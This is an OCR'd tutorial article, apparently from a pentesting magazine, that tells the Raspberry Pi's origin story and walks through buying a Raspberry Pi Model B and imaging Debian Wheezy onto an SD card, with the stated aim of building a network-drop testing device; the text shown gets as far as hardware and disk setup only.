Instead, kids going into college for computer science were "..consumers of computers." (Mann)

Eben decided that, in order to change this, there needed to be a simple low cost alternative for kids to use and discover a different side of computing, the side of computers that Eben, and anyone prior to 1995, grew up discovering. Eben wanted to help kids learn about programming, circuitry, and the basics they had been missing in the applications he was reviewing. Eben decided to build a cheap single board computer called Raspberry Pi to facilitate that discovery. During his growing up, he discovered how to take apart computers, build programs, and discover how the systems work from machine language to basic electronics (Figure 1).

Raspberry Pi




Figure 1. Eben Upton.

I too had a similar experience growing up. I personally came to computers in the 80's when I was 16. My first computer was a Commodore VIC 20. It had no hard drive because at that time they were too expensive. Likewise, it had no floppy drive, tape drive, and it would only boot to ROM BASIC. My family was too poor to buy the computer so I spent a year working to save up enough money to buy this $100 system. But I did it, and when I brought it home my mother wondered what I was doing. I quickly connected the RCA video connector to my black and white TV and booted it up for the first time. I watched everything go and for the next few months I would sit in front of that computer and learn BASIC programming. Likewise, as time would go on I would tear that small computer apart and discover a world of chips, circuit boards, and amazing technology. That large purchase would lead me to get a job at a hobby shop repairing circuit boards and building RC cars for customers. My whole life was surrounded by computers from that point forward and every waking moment was spent hunched over a computer figuring out how it worked and how I could use it to do what I needed.

Figure 2. Commodore VIC 20

That type of drive to learn computers is what Eben felt was missing in today's students and it drove Eben to build the Raspberry Pi. Eben wanted to see kids have a simple low cost computer they could build, use, and break. In 2009, he put together the Raspberry Pi Foundation, a charity built to promote the study of computer science in schools. The one goal of the Raspberry Pi Foundation is to help give the spirit of the hobbyist back to kids so they can create a computer from the ground up and discover the world that both Eben and I discovered as kids.

Raspberry Pi

Remember the joy of opening up new computer equipment or discovering how to use a new OS? What about the first time you successfully compiled your program to do some great thing and it actually compiled without errors? Today, I am a Security Consultant and I get the opportunity to work in an environment where my hobbyist tendencies allow me to take neat tools like this and build something to make my life easier. I too have taken the Raspberry Pi and used it to create a small device I use in my own security engagements. In my Penetration Testing reports, I call it “The Raspberry Pi Test”. The whole goal of this test is to see how my customer’s enterprise will react to a small computer placed on their network. It’s a fear all Blue Team security engineers dread and something all Red Team penetration testers should use in their bag of tricks.

It is in that spirit that I bring you this tutorial. I spent a few weeks perfecting my installations, as I am sure you will as well. But here is the basic tutorial regarding how to construct a Raspberry Pi into a penetration testing tool.

Purchasing your Raspberry Pi

In order to start this endeavor you will need to purchase a Raspberry Pi. The recommended site to purchase the Raspberry Pi is http://www.farnell.com/pi/. Choose your country, or if you are from the United States you can go to http://www.newark.com/. The country you choose will set the language, shipping and the currency option for you. Be aware that the site you choose will setup some default values and set you up for success (Figure 3).

Figure 3. Newark Website

Assembled or Unassembled

There are many options when choosing your Raspberry Pi. You can choose to get an unassembled board or an assembled board. My soldering skills have not stood the test of time and in so doing, I was not confident that I wanted to rely on my ability to solder the first time out of the gate. So, I purchased an assembled board. But if you are one of those people where you feel confident in your ability to solder then feel free to order an unassembled board. I have since done so and I can say the experience was great. The smell of the solder is something that sticks with you forever.

Raspberry Pi Model A or Model B

The next choice to make is what model to purchase. There are two different models called Model A or Model B. Most will want to purchase the Model B version because you will want the latest and greatest.

But some on a budget may want the Model A for some sort of pet project. Model A is normally a $25 (US) investment; Model B is a $35 (US) investment. The specification differences are listed below:

Specifications (Figure 4)

SoC: Broadcom BCM2835 Multimedia Processor, comprised of:

CPU: Single-Core ARM1176JZ-F (ARMv6 ISA) at 700 MHz

GPU: Broadcom Dual-Core VideoCore IV Media Co-Processor

RAM: 256MB (Model A & B)

USB: 2x USB 2.0

Video: 1x HDMI, 1x RCA Analogue Video

Audio: 1x HDMI, 1x 3.5mm Analogue Jack

Storage: SD Card

Networking: None (Model A) or 10/100 Ethernet (Model B)

Additional Connectivity: GPIO, UART, I2C, SPI, CSI, DSI, JTAG

Actual Size: 85.6mm x 53.98mm

Costs: Model A = $25.00 ; Model B = $35.00 USD




Figure 4. Raspberry Pi Model B

Shopping List

Of course you are going to select and purchase your Pi but, you will need a few accessories as well. Use this list to identify those items.

Figure 5. Class 10 and Class 4 SD Cards

Hard Drive

You will need to purchase a Hard Drive for your new Pi. Notice on the basic schematic there is no hard drive listed. The hard drive in the unit is the SD card so if you have one around for another project you can use it. But here is a note about the cards, it is recommended you get a card that is minimally a Class 4. I have had problems with cards under a Class 4 card. One problem I would experience is that even though I would shut down the Linux operating system correctly, the card would still have errors on it and a few times I lost the entire partition. So stick with experience and use a Class 4 or better. I am currently running a Class 10 Lexar card with 16GB of space. This is a great card and it has been rock solid (Figure 5).

Power Supply

You will need a power supply. No giant black brick will be shipped with your Raspberry Pi, you will need to purchase one or you will need to “find” one. If you are a technologist like me, you have a few power supplies lying around for the different gadgets you use. You can buy a power supply from Element 14 or you can use any power supply that is 5V at 700mA. Many mobile phone chargers fit these criteria. I personally use my iPhone charger shown below. It makes the entire penetration testing platform nice and compact (Figure 6).

Figure 6. Raspberry Pi and iPhone Charger

Charging Cable

Of course, your iPhone cable is not a micro-USB power supply but, I had one of those for another accessory. So if you do not have a micro-USB supply you should get one from Element 14 (Figure 7).

Figure 7. All Necessary Items Together

Video

If you want to SEE your Raspberry Pi boot up you will need to plug it into an HDMI compatible resource like a TV or into a RCA video jack. I used my home TV for my testing. Again, I had spare RCA cable from an old TV project that helped me out. You may need to purchase an HDMI or RCA cable.

Raspberry Pi Case

Yes, you can purchase a case to go with your Raspberry Pi. You can make it pretty or you can make it stealth either way the cases can be found on the site, so make sure you get one that fits you. It is also a good investment because you never know where you will be placing your Pi. So, a case is a good investment to protect your new toy, which cost anywhere from $7 and up (Figure 8).

Figure 8. Raspberry Pi Case

Raspberry Pi Bundles

Now, if all of this is scary and you just want to click and buy a bundle, feel free to do so. Newark and others have Raspberry Pi bundles you can buy that take all the guess work out of it. In fact, they have bundles that are the complete kit including a mouse and keyboard. Because this is PenTest Magazine, I felt we would not use a keyboard and mouse. After all, we are all experienced testers who understand SSH and how to remotely connect to a Linux system. But if you want to get a complete kit to build your Raspberry Pi those are available as well.

Kits come at a cost, however. The graphic below will show you that a complete kit costs almost $85 US, whereas I spent $35 for my Pi and $7 for my case. The other items I had lying around the house being unused.

Figure 9. Two Kits for Raspberry Pit

Shopping Conclusion

So with those parts you are done shopping! Simply purchase and ship your new toy and feel free to unbox it with the joy you use to have during Christmas or Birthdays.

Unboxing your Raspberry Pi

Your Raspberry Pi will come in an antistatic bag with all your other goodies. As you will see, it's only a single board computer with no moving parts (Figure 10).

Figure 10. Unboxed Raspberry Pi

Raspberry Pi Tour

It's often hard to understand scale when you read articles. However, the Raspberry Pi is very small. I am including screenshots for readers to see and get an idea as to how tall and small the Raspberry Pi is when it arrives. As a contrast, I am using my iPhone and iPhone power supply as scale references. The iPhone used for these pictures is an iPhone 4S (Figure 11-16).

Figure 11. Scale picture for the Raspberry Pi




Figure 12. Using the bottom of my Case you can see the Raspberry Pi is as tall as the iPhone charger




Figure 13. SD Slot with Mini-USB power on the right




Figure 14. HDMI side view

Figure 15. RJ-45 Ethernet and two standard USB ports




Figure 16. Serial Audio and RCA jack with the GPIO expansion port on the right

Walk Through Conclusion

Overall, the Raspberry Pi is a very small single board computer with more power than most of us had when we were kids. Next we will format our SD card and create a hard drive for our Raspberry Pi. Then we will load some cool tools onto the card and setup our pentesting Raspberry Pi.

Setting up our Raspberry Pi

If we plug our Raspberry Pi into its video resource and power it on, all you will get is a red light on the power. I plugged mine into RCA and power and there is no CMOS boot screen or any indication that something is happening outside of the red light. I wanted to show this to you because this is the only interface you have if something goes wrong with your Raspberry Pi or SD Card hard drive. If your partitions are damaged, or you are not giving enough power to the Pi, you will want to review these lights for an indication of what has gone wrong (Figure 17).

Many sites document the lights on the main board and they also document the causes of each problem. I have used http://elinux.org/R-Pi_Hub as a troubleshooting resource and it has worked well.

Setting up the Hard Drive




Figure 19. Location of SD Formatter

The Raspberry Pi Foundation has put together a great tutorial on how to setup an SD Hard Drive for the Raspberry Pi. I will be following the guide at http://www.raspberrypi.org using a Windows OS in this demonstration. Obviously, if you run Linux it is easy to natively fdisk and format an SD card. The same can be said for MacOSX for that matter. However, if you want to use Windows, you want to use an SD formatter. I have had problems using the normal format feature for a hard drive in Windows. Sometimes it just does not recognize the capacity of the entire SD Card. The Raspberry Pi Foundation mentions using this tool as well https://www.sdcard.org/downloads/formatter_4/eula_windows/.

Once you accept the EULA, a zip file will be sent to your system. Simply unzip and install the SETUP.EXE file and run the install. I ran the exe and clicked Next, Next, Next, Finish (Figure 18). When finished it is installed on your hard drive (Figure 19).




Figure 18. SD Formatter




Figure 20. SD Formatter Launched

Double click the shortcut and launch the file. A simple user interface is launched (Figure 20).

You will notice in the previous graphic that my drive, size, and name of the disk were already picked up from before. You can name it anything you desire, and click format to begin erasing the drive. This will not repartition the SD Card. If you want to repartition the card you will want to use DISKPART. See the following link to partition a SD Card in Windows http://www.winability.com/delete-protected-efi-disk-partition/ (Figure 21).




Figure 21. Completed SD Format

Once my format wizard is up and ready, I simply clicked Format and my SD Card was formatted and ready to go.

Prepare your Pentesting Hard Drive

Today there are a few small pentesting distributions for the Raspberry Pi. You can choose a few different flavors depending on what you want your Raspberry Pi to do. Or if you are really adventurous, you can build your own version. After all, building a pentesting system is just a matter of creating a Linux workstation and compiling some tools. But some people may like pentesting distributions because it gets you going quickly. In my review, I will talk about Linux distributions for the Raspberry Pi and show you how to install my favorite Raspberry Pi Pentesting Distro. Personally, I have a few SD cards with different distributions and "options" available. I have a special distribution that I use for WIFI cracking. I also have a special distribution for reconnaissance or "phone home" connectivity. No matter which way you want to go, you need to figure this out now so you can identify the method you will use to install an operating system.

Since my favorite distribution wants me to use the Raspberry Pi Debian version, we will move forward in that direction.

Linux Distributions – ARM

To start, remember that your Raspberry Pi is an ARM based computer. This means anything you use must use ARM architecture. The Raspberry Pi Foundation has put together a few different distributions ready to image at http://downloads.raspberrypi.org (Figure 22).

Figure 22. Index of http://downloads.raspberrypi.org

In some cases you can simply use a distribution from here. Remember, your new Raspberry Pi has some interesting connections, including that GPIO interface that will need drivers. If you do choose to build a hard drive using Red Hat Fedora, or some other Linux version, you may need to build proper drivers for your hardware. In this article, we will use the Debian version from the Raspberry Pi Foundation.

DEBIAN version for Raspberry Pi

Simply click the Debian link and choose a download type you desire. The Wheezy-armel version will work great for what we are doing (Figure 23).

Figure 23. Choosing the download

My personal download times run at about 7 minutes for the zip file. I never torrent for something so small, and like a good security engineer, I am going to download from a place I trust and check hashes. When the download completes, unzip your image (Figure 24).




Figure 24. Unzipper Wheezy

Imaging your SD Hard Drive

Now that you have your Debian Image for Raspberry Pi, we can image it to your SD Card. The image will only take up 4gb of space, so I am glad I have a 16gb card. To image my SD card, I am going to use WIN-DISKIMAGER (Figure 25).




Figure 25. Drive with Win32DiskImager and my Wheezy image

Double click on Win32DiskImager if you have it, otherwise, you can get it from source forge a t http://sourceforge.net/projects/win32diskimager/. Once it opens, select your image file using the folder icon, then check that the image is going to the right drive, which in my case is the F drive. Once you are ready, click on the WRITE button and your SD Card will be imaged (Figure 26).




Figure 26. Creating a SD Card Image

This process can take a few minutes depending on the speed of your SD Card. Here is a brief discussion about a Class 10 vs. Class 4 SD Cards. A Class 10 card can write at 10mb per second which means faster image expanding. A Class 4 card can read/write at 4mb/s. So again, a faster card could give you better results. When the write is finished you will get a “Done” message.

Image is done, now what?

Since we are using Windows, let’s check out our SD Card and see what’s on it (Figure 27).

Right away, you will see that the card now registers less than the full size of the SD Card.

